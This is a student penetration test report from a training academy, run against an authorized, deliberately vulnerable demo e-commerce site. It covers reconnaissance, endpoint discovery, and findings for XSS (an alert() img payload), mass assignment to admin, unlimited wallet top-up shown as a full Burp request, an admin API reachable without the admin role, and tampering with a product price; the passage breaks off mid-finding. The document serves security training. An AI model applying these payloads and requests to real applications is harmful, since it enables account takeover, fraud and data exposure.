

Web Application Penetration Test Report

Offenso Hackers Academy — Training Exercise

Target	https://aamazon.teamvmf.info
IP Address	34.69.145.254
Tester	(Bijoy Mathew George)
Date	September 27, 2026
Institute	Offenso Hackers Academy, Trivandrum
Scope	Authorized — Educational Training Platform

Findings Summary

#	Vulnerability	Severity	OWASP
1	Reflected XSS & Stored XSS	Critical	A03:2021
2	Mass Assignment — Privilege Escalation to Admin	Critical	A01:2021
3	Business Logic — Unlimited Wallet Top-Up	High	A04:2021
4	Broken Access Control — Admin API Exposed	Critical	A01:2021
5	Unauthorized Product Price Modification	High	A01:2021
6	Stored XSS — Product Description Defacement	Critical	A03:2021

1. Reconnaissance — DNS Lookup

Used dig to resolve the target domain and identify the server IP address.

```
(bijoy@kali)-[~]
$ dig aamazon.teamvmf.info

; <<>> DiG 9.20.24-1+b1-Debian <<>> aamazon.teamvmf.info
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 64410
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;, udp: 4096
;; QUESTION SECTION:
;aamazon.teamvmf.info.                IN      A

;; ANSWER SECTION:
aamazon.teamvmf.info. 649      IN      A      34.69.145.254

;; Query time: 15 msec
;; SERVER: 172.20.10.1#53(172.20.10.1) (UDP)
;; WHEN: Sun Sep 27 12:13:17 IST 2026
;; MSG SIZE rcvd: 66
```

dig aamazon.teamvmf.info — resolves to 34.69.145.254

Result: Domain resolved to IP 34.69.145.254

2. Reconnaissance — Host Availability

Confirmed the host is live and reachable using ping.

```
(bijoy@kali)-[~]
$ ping -c 5 34.69.145.254
PING 34.69.145.254 (34.69.145.254) 56(84) bytes of data.
64 bytes from 34.69.145.254: icmp_seq=1 ttl=54 time=276 ms
64 bytes from 34.69.145.254: icmp_seq=2 ttl=54 time=272 ms
64 bytes from 34.69.145.254: icmp_seq=3 ttl=54 time=283 ms
64 bytes from 34.69.145.254: icmp_seq=4 ttl=54 time=288 ms
64 bytes from 34.69.145.254: icmp_seq=5 ttl=54 time=281 ms

— 34.69.145.254 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4017ms
rtt min/avg/max/mdev = 272.051/279.980/287.755/5.374 ms
```

ping -c 5 34.69.145.254 — 5/5 packets received

Result: 5/5 packets received, 0% packet loss. Average RTT ~280ms. Host is up.

3. Reconnaissance — API Endpoint Discovery

Extracted all API endpoints from the JavaScript bundle.

The screenshot displays a web browser window with the URL `amazon.teamvmf.info/assets/index-BJA`. The page shows a 'Sign in' form with fields for 'Email' and 'Password', a 'Sign in' button, and links for 'Forgot password?' and 'Reset here'. Below the form is a section for 'New to Aama Zone?' with a 'Create your Aama Zone account' button. The browser's developer tools are open, showing the JavaScript console on the left and the HTML inspector on the right. The console displays a large block of JavaScript code, likely a React application bundle. The HTML inspector shows the document structure, including the `<doctype html>`, `<html lang="en">`, `<head>`, `<body>`, and `<div id="root">` elements. The `<script type="module">` tag is highlighted, showing the source of the JavaScript bundle.

API / Endpoints

- /api/products
- /api/products/:id
- /api/search
- /api/reviews
- /api/products/:id/reviews
- /api/reviews/:id
- /api/auth/me
- /api/auth/login
- /api/auth/register
- /api/auth/logout
- /api/auth/send-otp
- /api/auth/verify-otp
- /api/auth/reset-password
- /api/auth/change-password
- /api/admin/stats
- /api/admin/products
- /api/admin/products/:id
- /api/users/profile
- /api/users/avatar
- /api/users/lookup
- /api/wallet
- /api/wallet/add
- /api/wallet/pay
- /api/wallet/history
- /api/orders/place
- /api/checkout/confirm
- /api/orders
- /api/orders/:id
- /api/orders/:id/invoice
- /api/orders/:id/cancel
- /api/cart
- /api/cart/add
- /api/cart/update

- /api/cart/remove
- /api/cart/apply-coupon

Super-admin

- /super-admin/stats
- /super-admin/full-demo-reset
- /super-admin/reset-demo-wallets
- /super-admin/reset-demo-emails
- /super-admin/reset-demo-names
- /super-admin/reset-demo-roles
- /super-admin/reset-all-wallets
- /super-admin/reset-student-deposits
- /super-admin/fix-tampered-prices
- /super-admin/delete-student-orders
- /super-admin/cancel-all-orders
- /super-admin/reset-defacements
- /super-admin/delete-xss-reviews
- /super-admin/clean-malicious-svgs
- /super-admin/reset-reviews
- /super-admin/revert-fake-admins
- /super-admin/wipe-student-data
- /super-admin/full-reseed


Finding 1 — Reflected XSS & Stored XSS

OWASP: **A03:2021 — Injection** | Severity: **Critical** | Endpoint: **/search & Product pages**

1a. Reflected XSS — Search Parameter

An XSS payload was injected into the search bar. The input was reflected back into the page without sanitization, causing the browser to execute arbitrary JavaScript.

Payload: `<img src=x onerror=alert('AAMAZON_XSS')>`




Alert box "AAMAZON_XSS" triggered on /search page

Result: Alert box executed in the browser context, confirming unsanitized input is reflected in the page.

1b. Stored XSS — Product Description

An XSS payload was injected into a product description field. The input was stored in the database without sanitization and executed on every page load for any user viewing that product. This attack is not restricted to admin users — any user with access to submit input to product fields can inject the payload.

Payload: `<img src=x onerror=alert('AAMAZON_XSS')>`



Left: Alert fires on /product/5 for any visitor. Right: XSS payload stored in product description field.

Result: Alert box triggered for every user visiting the product page. The payload persists in the database until manually removed.

Note: Impact: An attacker can steal session tokens from localStorage, perform account takeover, or inject malicious content visible to all users.

Finding 2 — Mass Assignment / Privilege Escalation to Admin

OWASP: **A01:2021 — Broken Access Control** | Severity: **Critical** | Endpoint: **PUT /api/users/profile**

After fixing Content-Length, the server accepted the role field from the request body without any server-side validation.

The screenshot displays a web application interface on the left and a browser's developer console on the right. The web application shows a user profile page for 'Rakesh' with fields for Name, Email, and Profile photo. The 'Save changes' button is highlighted. The developer console on the right shows a successful PUT request to '/api/users/profile' with a response object containing user details, including the role 'admin' and a wallet balance of 2366154.90.

```
>> fetch('/api/users/profile', {
  method: 'PUT',
  headers: {
    'Authorization': 'Bearer ' + localStorage.getItem('token'),
    'Content-Type': 'application/json'
  }
})
< Promise { <state>: "pending" }
< <state>: "fulfilled"
  <value>: undefined
  <prototype>: Promise.prototype { ... }
>> Object { message: "Profile updated successfully", success: true, user: { ... } }
  message: "Profile updated successfully"
  success: true
  user: Object { email: "jepelo8958@bullbaby.com", id: 128, name: "Rakesh", ... }
    avatar_path: null
    email: "jepelo8958@bullbaby.com"
    id: 128
    name: "Rakesh"
    role: "admin"
    walletBalanceStr: "₹2,366,154.90"
    wallet_balance: 2366154.9
    <prototype>: Object { ... }
    <prototype>: Object { ... }
```

Role escalation confirmed — role: "admin" returned in response

Result: Response confirmed role: "admin". Wallet balance shows Rs.2,366,154.90.

Note: Impact: Any authenticated user can promote themselves to admin by adding a role field to the profile update request.

OWASP: A04:2021 — Insecure Design | Severity: High | Endpoint: POST /api/wallet/add

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.7-51091 (Early Adopter) - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

6 9 10 x +

Send Cancel < > Burp AI

Target: https://aamazon.teamvmf.info

Inspector

Notes

Custom actions

Request

Pretty Raw Hex

1 POST /api/wallet/add HTTP/1.1
2 Host: aamazon.teamvmf.info
3 Cookie: session=
eyJYXjOjpbeyJwcmJzSI600kSOSwiCHvZHVjdF9pZCI6IiIlLCJxd4kiOiJF9KSWidXNlcl9pZCI6MTI4fQ.arj_SA.o1NDPP9nLPso-3-e69t5xeSBtm
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: application/json, text/plain, /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImhhbmQi6MTc5MDUwODc3MywianRpIjoiaWNGQ4OTAzOWItZjZjMC00MZY4LTk1MWMtYTc5ZmZhZjhjbHlnZnhiZWdhLWZSI6InFjY2VzcyIsInN1biI6IjEyOCIsIn5iZiI6MTc5MDUwODc3Mywib3VyZiI6IjcxMjI0DkZLTyYwNmEtNgZlOC05NmJMLTMeOGZlODMwMGFKMCIsImV4cCI6MTc5MDUxMDUzM30.3kaUfcysxzfoPEtzrV0sIZ-df4ZnkjSC2SYNdoyYywE
10 Content-Length: 17
11 Origin: https://aamazon.teamvmf.info
12 Referer: https://aamazon.teamvmf.info/account?tab=wallet
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17 Te: trailers
18 Connection: keep-alive
19
20 {

 "amount":100000
}

Response

Pretty Raw Hex Render


1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Sun, 27 Sep 2026 11:36:17 GMT
4 Content-Type: application/json
5 Content-Length: 82
6 Connection: keep-alive
7 X-Powered-By: Express
8
9 {
 "message":"Rs.100,000.00 added to wallet",
 "new_balance":402000.0,
 "success":true
}
10

Result: "Rs.100,000.00 added to wallet", new_balance: 402000.

Note: Impact: Any authenticated user can add unlimited funds to their wallet, enabling free purchases.

Finding 4 — Broken Access Control: Admin API Exposed

OWASP: A01:2021 — Broken Access Control | Severity: Critical | Endpoint: GET /api/admin/stats



Accessed GET /api/admin/stats using a regular user JWT token. The backend verified the token was valid but did not check the user's role.

Admin stats endpoint returns sensitive data to any authenticated user

Result: Full admin data returned — total_orders: 32, total_users: 60, total_revenue: Rs.419,566.1, full order history of all users.


Note: Impact: Sensitive business data and all customer orders exposed to any authenticated user.

Finding 5 — Unauthorized Product Price Modification

OWASP: **A01:2021 — Broken Access Control** | Severity: **High** | Endpoint: **Admin Dashboard**

Step 1 — Admin Dashboard Accessed

After role escalation via mass assignment, the Admin Dashboard became fully accessible, showing all products with edit capability.



Admin Dashboard accessible after mass assignment — 12 products, 325 reviews, 10 orders

Step 2 — Product Price Changed to Rs.1

Used the admin product editor to change the price of "Clack Mechanical Keyboard RGB" to Rs.1, applied immediately to the live storefront.

